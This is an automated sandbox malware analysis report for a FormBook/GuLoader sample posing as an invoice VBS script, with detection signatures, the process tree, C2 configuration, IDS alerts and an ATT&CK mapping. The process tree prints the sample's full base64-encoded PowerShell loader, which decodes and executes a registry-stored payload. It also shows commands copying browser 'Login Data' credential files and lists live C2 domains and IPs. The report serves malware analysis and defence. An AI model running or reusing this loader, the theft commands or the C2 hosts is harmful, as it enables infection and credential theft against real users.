ID: 680487
Sample Name: Unclear Proforma Invoice.vbs
Cookbook: default.jbs
Time: 17:38:57
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Unclear Proforma Invoice.vbs


Overview

General Information

Sample Name:	Unclear Proforma Invoice.vbs
Analysis ID:	680487
MD5:	2ccae65c60d12c..
SHA1:	4114f1b5a7c5de..
SHA256:	d85deda96531cd..
Infos:	



Detection




FormBook, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …

Classification



Process Tree

- **System is w10x64native**
- wscript.exe (PID: 8084 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Unclear Proforma Invoice.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - powershell.exe (PID: 1740 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBOAGUAbABzACAAUABhAHIA
YQBwAHMAeQBrACAAQQBuAHQAaQBoACAARAB1AGQAZQBsAHMAYQBjACAAZABlAHMAdQBsACAATQB1AHIAcABoAGkAZQBkACAATQBsAGQAcgAgAEwAbwB1AHQA
aABlACAAQQBjAGMAdQBtAGIAZQBuAHQAawAgAFAAZQBjAHQAbwByAGEAbABpAHMAIABEAHUAdgBlAHQAIABPAHAAcwBwAHIAdABuACAAbgBlAGQAZABpAGUA
cwAgAFUAZABzAHYAaQBuAGcAIABBAG4AYQBsAHkAcwBlAGEAIABGAGEAcgBlAHMAZwBsAG8AIABEAGUAbQBhAHIAIABCAGwAdQBlAGIAZQBsACAAQwBvAHUA
cgBpAGQAYQBoACAAbwBmAGYAbABpAGMAIAANAAoAIwBSAHUAbABBsAGUAcwB0ACAATABhAGMAaAByAHkAbQBhAHQAIABCAGEAcgB5AHQAaAB5AG0AIABNAGEA
cgBpAHMAIAB0AG8AbABzAGUAeQBrAHUAbAAgAFUAdQBkAHMAbAB1AGsAawBlACAAUwBhAHQAcwBiAGkAbABsAGUAIABBAGwAdgBpAGQAZQBuAGQAIABVAGQA
ZwBhAG4AZwBzAGYAbwByACAAVgBlAGQAZwBhACAARgBlAHIAaQBlAGwAdQBrAG4AIABSAGUAeQBrACAAQwBoAGEAcwBzAGUAcgAgAEUAcQB1AGEAbABsAGkA
IABGAG8AcgBzAHQAZQBuACAAbQB1AHMAawBpACAAVQBuAHAAZQBlAGwAIABTAHAAZQBrAHQAYQAgAEoAdQBuAGcAbQBhAG4AZAB1AG4AIABpAG4AZAB1AGsA
dAAgAEkAcwBvAGwAIABTAGsAZQBsAG4AZQBtAHIAawAgAEQAZwBuAGYAbAAgAEYAbwBsAGsAZQByAGUAIABBAGYAcABhAHMAbgAgAEQAYQBsAGwAeQAgAEwA
YQBuAGQAZwBhAG4AZwBzACAASABlAG4AcgBpAGsAcwBlAG4AIABNAG8AbABiAG8AaABpAHMAIABTAGEAbgBlAHIAaQBuAGcAIABHAHIAdQB0AG4AIABTAHQA
YQBrAGwAYQBkAGUAcgBuACAAQQByAGMAaAAgAA0ACgAkAEMAMwAyACAAPQAgAFsAYwBoAGEAcgBdADMANAAgACsAIAAiAFoAIgAgACsAIAAiAHcAQQAiACsA
IgBsAGwAIgArACIAbwBjACIAKwAiAGEAdABlAFYAaQByACIAKwAiAHQAdQBhAGwATQAiACsAIgBlACIAKwAiAG0AIgArACIAbwByAHkAIgAgACsAIABbAGMAaABhAHIAXQ
AzADQADQAKACMAQwBvAG0AbQBhAG4AZABpAG4AZwAgAHUAbgBkAGUAcgBiAGUAIABBAHAAbwByAHIAIABVAG4AZgB1AHQAaQBsACAASgB1AGwAaQBhAG4AaQ
BzAHQAYgAgAEIAYQBnAGsAbABkAG4AaQBuAGcAIABTAGUAcgBlAG4AIABDAG8AbgB2ACAATwBzAHQAZQBvAHAAbABhACAAVQBuAHAAcgBlAGYAZQByAGEAIA
BTAGEAbQBtAGUAIABTAGUAbQBpAHMAcABpAHIAYQAgAFIAZQBnAGUAbgBzAGkAYQBuAGUAIABGAGUAaABzAG8AIABTAGsAbwB2ACAASwBvAG0AcABsAGUAdA
B0AGUAIABSAGUAZABzAGUAIABEAGkAcwBwAHUAdABkAGEAZwAgAEYAYQB1AGMAIABTAGUAbQBpACAAZwBhAGwAYQBjAHQAIABOAG8AcgBvAHAAaQBhAG4AaQ
BjACAATQBpAGwAbABpAHMAZQBrAHUAbgAgAEIAZQBnAHIAZQBiAHMAZAAgAEsAZABmAGEAcgAgAE0AaQBzAG8AZwB5ACAAVABvAHAAZgBvAHIAcwBwACAAQw
BwAHIAZgAgAGwAaQB2AHMAYgBlAHQAaQAgAE8AcgBkAHIAZQAgAE0AbABkAGUAaQBuAG8AZABvACAARQBrAHMAYQBtAGUAbgAgAFUAZABkAGEAbgBuAGUAbA
BzAGUAIAANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcABlAEQAZQBmAGkAbgBpAHQAaQBvAG4AIABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQ
BtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQAKAHAAdQ
BiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIABTAGsAeQBkADEADQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQ
BsADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAARQBuAHUAbQBUAGkAbQ
BlAEYAbwByAG0AYQB0AHMAQQAoAHUAaQBuAHQAIABEAGUAcgBpAHYAYQB0AGkAdgB0ADUALABpAG4AdAAgAEQAZQByAGkAdgBhAHQAaQB2AHQANgAsACAAaQ
BuAHQAIABEAGUAcgBpAHYAYQB0AGkAdgB0ADcAKQA7AA0ACgANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIg
ApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBQAGkAcABlACgAdQBpAG4AdA
AgAEQAZQByAGkAdgBhAHQAaQB2AHQANQAsAGkAbgB0ACAARABlAHIAaQB2AGEAdABpAHYAdAA2ACwAIABpAG4AdAAgAEQAZQByAGkAdgBhAHQAaQB2AHQANw
ApADsADQAKAA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACwAIABFAG4AdAByAHkAUABvAGkAbgB0AD0AJABDADMAMg
ApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABGAGkAZABhACgAaQBuAHQAIABTAGsAeQBkADYALAByAGUAZg
AgAEkAbgB0ADMAMgAgAGwAbgBkAGcAaAAsAGkAbgB0ACAARABlAHIAaQB2AGEAdABpAHYAdAAsAHIAZQBmACAASQBuAHQAMwAyACAAUwBrAHkAZAAsAGkAbg
B0ACAAUgBnAGUAbgBkAGUAMQA0ADIALABpAG4AdAAgAFMAawB5AGQANwApADsADQAKAA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbA
AzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEcAZQB0AEYAaQBsAGUAVA
BpAG0AZQAoAHUAaQBuAHQAIABEAGUAcgBpAHYAYQB0AGkAdgB0ADUALABpAG4AdAAgAEQAZQByAGkAdgBhAHQAaQB2AHQANgApADsADQAKAA0ACgB9AA0ACg
AiAEAADQAKACMAYgBvAHIAdABzACAARgB5AGcAZQBoAGUAbgB0ACAATwBzAHQAaQBuAGQAaQBlAGYAYQAgAEQAZQBuAHMAaQBmAGkAYwBhAHQAIABFAHgAYw
BlAGwAIAB1AGQAZQBuAHIAaQBnAHMAbQAgAHYAYQBzAGkAYwBlAG4AdAByAGkAIABXAGkAbgBlAHMAawBpAG4AYQB2ACAAUwBrAGkAYgBzAGwAYQBkAG4AaQ
AgAFkAZABlAGwAcwBlAHMAbgBpAHYAIAANAAoAJABTAGsAeQBkADMAPQAwADsADQAKACQAUwBrAHkAZAA5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAFMAaw
B5AGQAOAA9AFsAUwBrAHkAZAAxAF0AOgA6AEYAaQBkAGEAKAAtADEALABbAHIAZQBmAF0AJABTAGsAeQBkADMALAAwACwAWwByAGUAZgBdACQAUwBrAHkAZA
A5ACwAMQAyADIAOAA4ACwANgA0ACkADQAKACQAYgBhAHIAbwB1AGMAaABlAHQAdAA9ACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUA
BhAHQAaAAgACIASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwB0AGgAYQBtAG0AZQAiACkALgBTAGsAbwB2AG0ADQAKACQARABlAHIAaQB2AGEAdA
BpAHYAdAAwACAAPQAgACcAJABEAGoAdgBsAGUAdQBkACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAJw
ArACcAZQA2ADQAUwB0AHIAaQBuAGcAKAAkAGIAYQByAG8AdQBjAGgAZQB0AHQAKQAnAA0ACgAmACAAKAAgAFsAYwBoAGEAcgBdADEAMAA1ACsAJwBFACcAKw

AnAFgAJwApACAAJABEAGUAcgBpAHYAYQB0AGkAdgB0ADAADQAKAFsAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMALgBNAGEAcgBzAGgAYQBsAF0AOgA6AEMAbwBwAHkAKAAkAEQAagB2AGwAZQB1AGQALAAgADAALAAgACAAJABTAGsAeQBkADMALAAgACQARABqAHYAbABlAHUAZAAuAGMAbwB1AG4AdAApADsADQAKAFsAUwBrAHkAZAAxAF0AOgA6AEUAbgB1AG0AVABpAG0AZQBGAG8AcgBtAGEAdABzAEEAKAAkAFMAawB5AGQAMwAsACAAMAAsACAAMAApAA0ACgANAAoADQAKAA0ACgA= MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)

- conhost.exe (PID: 840 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- csc.exe (PID: 8060 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
  - cvtres.exe (PID: 7644 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBA75.tmp" "c:\Users\user\AppData\Local\Temp\tmhd51lu\CSCDE243CA280D4B5C9E282790C554DB9.TMP" MD5: 70D838A7DC5B359C3F938A71FAD77DB0)
- ieinstal.exe (PID: 7460 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 7980 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 7972 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 2360 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 5924 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 6028 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 6428 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 5992 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 5520 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 4152 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 5388 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ielowutil.exe (PID: 8008 cmdline: C:\Program Files (x86)\internet explorer\ielowutil.exe MD5: 650FE7460630188008BF8C8153526CEB)
  - explorer.exe (PID: 4868 cmdline: C:\Windows\Explorer.EXE MD5: 5EA66FF5AE5612F921BC9DA23BAC95F7)
    - ielowutil.exe (PID: 1980 cmdline: "C:\Program Files (x86)\internet explorer\ielowutil.exe" MD5: 650FE7460630188008BF8C8153526CEB)
    - ielowutil.exe (PID: 5692 cmdline: "C:\Program Files (x86)\internet explorer\ielowutil.exe" MD5: 650FE7460630188008BF8C8153526CEB)
  - rundll32.exe (PID: 7768 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 889B99C52A60DD49227C5E485A016679)
    - cmd.exe (PID: 7612 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
      - conhost.exe (PID: 5456 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - cmd.exe (PID: 6600 cmdline: /c copy "C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
      - conhost.exe (PID: 4056 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - firefox.exe (PID: 6640 cmdline: C:\Program Files\Mozilla Firefox\Firefox.exe MD5: FA9F4FC5D7ECAB5A20BF7A9D1251C851)

- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.ymsb.info/tuid/"
  ],
  "decoy": [
    "qimazii2893.com",
    "secureartist.com",
    "fullrmc.cloud",
    "hydroknow.com",
    "komerco-latam.com",
    "linuxizes.com",
    "onlinevoting.online",
    "et-secure.info",
    "shoolinart.net",
    "idealofta.store",
    "tresbichos.com",
    "worldbrands.wine",
    "susanne-morel-autorin.com",
    "blueonb.com",
    "programmedsolution.com",
    "eo3ql7.xyz",
    "digitalmarketingdegreemx.com",
    "contactar-parking.com",
    "billypainter.com",
    "pinitlabs.com",
    "theconsciouskart.com",
    "growonweb3.com",
    "laforet.info",
    "bynecessiti.com",
    "sowgh.com",
    "studioriopelle.com",
    "edico-al.com",
    "ghanesa.xyz",
    "emitacademy.com",
    "xc8b49c6mnmdts.xyz",
    "kondo0071.com",
    "wwwf2dni.com",
    "hikingtaibah.com",
    "muziclips.com",
    "vivi-italiano.com",
    "gebilay.com",
    "mojawapo.com",
    "aia-art.com",
    "spurgadgetclubtoday.com",
    "we-gamble.net",
    "kukula.biz",
    "maximilianvonah.com",
    "chaosschizophrenia.com",
    "thrrealestate.com",
    "minotaur.network",
    "crayative.com",
    "itsfindia.online",
    "beachandlakeresort.net",
    "psoriasis-cure.info",
    "receiveprim.online",
    "coolarts.xyz",
    "147bronzeway.com",
    "ap-render.com",
    "perspectiive.com",
    "5phutthuocbainhenhang.com",
    "vtubber.com",
    "motorcyclehelmets.win",
    "hongkongfun.site",
    "cecilialederer.com",
    "productislandsize.xyz",
    "5111.site",
    "conversacion.online",
    "svgjp.com",
    "detalinb.online"
  ]
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
Unclear Proforma Invoice.vbs	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth	• 0x2878e:$s1: .CreateObject("WScript.Shell") • 0x2c15e:$p1: powershell.exe

Memory Dumps

Source	Rule	Description	Author	Strings
00000015.00000002.3485649482.0000000002E40000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000015.00000002.3485649482.0000000002E40000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18809:$sqlite3step: 68 34 1C 7B E1 • 0x1891c:$sqlite3step: 68 34 1C 7B E1 • 0x18838:$sqlite3text: 68 38 2A 90 C5 • 0x1895d:$sqlite3text: 68 38 2A 90 C5 • 0x1884b:$sqlite3blob: 68 53 D8 7F 8C • 0x18973:$sqlite3blob: 68 53 D8 7F 8C
00000015.00000002.3485649482.0000000002E40000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8f92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16335:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15de1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16437:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165af:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1505c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa722:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca8a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000015.00000002.3485649482.0000000002E40000.00000040.10000000.00040000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6581:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1cd20:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0x9ddf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x16537:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
00000015.00000000.2784654077.0000000002EB0000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Click to see the 27 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 188.114.96.3

Timestamp:	192.168.11.20188.114.96.349786802031453 08/08/22-17:45:46.536997
SID:	2031453
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 154.80.183.133

Timestamp:	192.168.11.20154.80.183.13349802802031453 08/08/22-17:46:39.844942
SID:	2031453

Source Port:	49802
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 217.21.87.131	−
Timestamp:	192.168.11.20217.21.87.13149787802031449 08/08/22-17:45:58.222329
SID:	2031449
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 217.160.0.178	−
Timestamp:	192.168.11.20217.160.0.17849754802031449 08/08/22-17:44:17.775827
SID:	2031449
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 188.114.96.3	−
Timestamp:	192.168.11.20188.114.96.349786802031412 08/08/22-17:45:46.536997
SID:	2031412
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 217.21.87.131	−
Timestamp:	192.168.11.20217.21.87.13149787802031453 08/08/22-17:45:58.222329
SID:	2031453
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 154.80.183.133	−
Timestamp:	192.168.11.20154.80.183.13349802802031449 08/08/22-17:46:39.844942
SID:	2031449
Source Port:	49802
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 217.160.0.178	−
Timestamp:	192.168.11.20217.160.0.17849754802031453 08/08/22-17:44:17.775827
SID:	2031453
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 217.21.87.131	−
Timestamp:	192.168.11.20217.21.87.13149787802031412 08/08/22-17:45:58.222329
SID:	2031412
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 154.80.183.133	
Timestamp:	192.168.11.20154.80.183.13349802802031412 08/08/22-17:46:39.844942
SID:	2031412
Source Port:	49802
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 217.160.0.178	
Timestamp:	192.168.11.20217.160.0.17849754802031412 08/08/22-17:44:17.775827
SID:	2031412
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.11.20 - Destination IP: 188.114.96.3	
Timestamp:	192.168.11.20188.114.96.349786802031449 08/08/22-17:45:46.536997
SID:	2031449
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Yara detected FormBook
- Antivirus detection for URL or domain

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- Performs DNS queries to domains with low reputation
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)
- Wscript starts Powershell (via cmd or directly)
- Potential malicious VBS script found (suspicious strings)
- Very long command line found

Data Obfuscation

- Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Writes to foreign memory regions

Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 2 1 Scripting	1 DLL Side-Loading	1 DLL Side-Loading	1 1 Deobfuscate/Decode Files or Information	1 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	1 Registry Run Keys / Startup Folder	7 1 2 Process Injection	2 2 1 Scripting	LSASS Memory	1 5 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Command and Scripting Interpreter	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	3 Obfuscated Files or Information	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	5 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
